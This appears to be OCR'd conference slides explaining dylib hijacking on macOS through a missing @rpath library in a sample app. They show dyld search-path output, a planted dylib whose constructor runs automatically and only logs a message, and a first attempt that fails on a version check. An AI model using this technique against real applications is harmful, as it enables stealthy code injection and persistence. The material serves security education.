
+

contains a **LC_LOAD*_DYLIB** load command with a run-path dependent library ('**@rpath**') not found in a primary run-path search path

# Example Target


## hijacking the sample binary (rPathApp)

first location is empty!



```
$ export DYLD_PRINT_RPATHS="1"

$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH failed to expanding  @rpath/rpathLib.framework/Versions/A/rpathLib
 to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
 to: /Applications/rPathApp.app/Contents/MacOS/../Library/Two/rpathLib.framework/Versions/A/rpathLib
```

confirm the vulnerability




1 /Applications/rPathApp.app/Contents/Library/One/...

2 /Applications/rPathApp.app/Contents/Library/Two/...


# Hijack Attempt 0x1

## place dylib into the primary search location




'malicious' dylib

automatically invoked



```
__attribute__((constructor))
void customConstructor(int argc, const char **argv)
{
    //dbg msg
    syslog(LOG_ERR, "hijacker loaded in %s\n", argv[0]);
}
```

dylib's 'payload'




```
$ /Applications/rPathApp.app/Contents/MacOS/rPathApp

RPATH successful expansion of @rpath/rpathLib.framework/Versions/A/rpathLib
to: /Applications/rPathApp.app/Contents/MacOS/../Library/One/rpathLib.framework/Versions/A/rpathLib

dyld: Library not loaded: @rpath/rpathLib.framework/Versions/A/rpathLib
  Referenced from: /Applications/rPathApp.app/Contents/MacOS/rPathApp
   Reason: Incompatible library version: rPathApp requires version 1.0.0 or later,
           but rpathLib provides version 0.0.0

 Trace/BPT trap: 5
```

success :) then fail :(

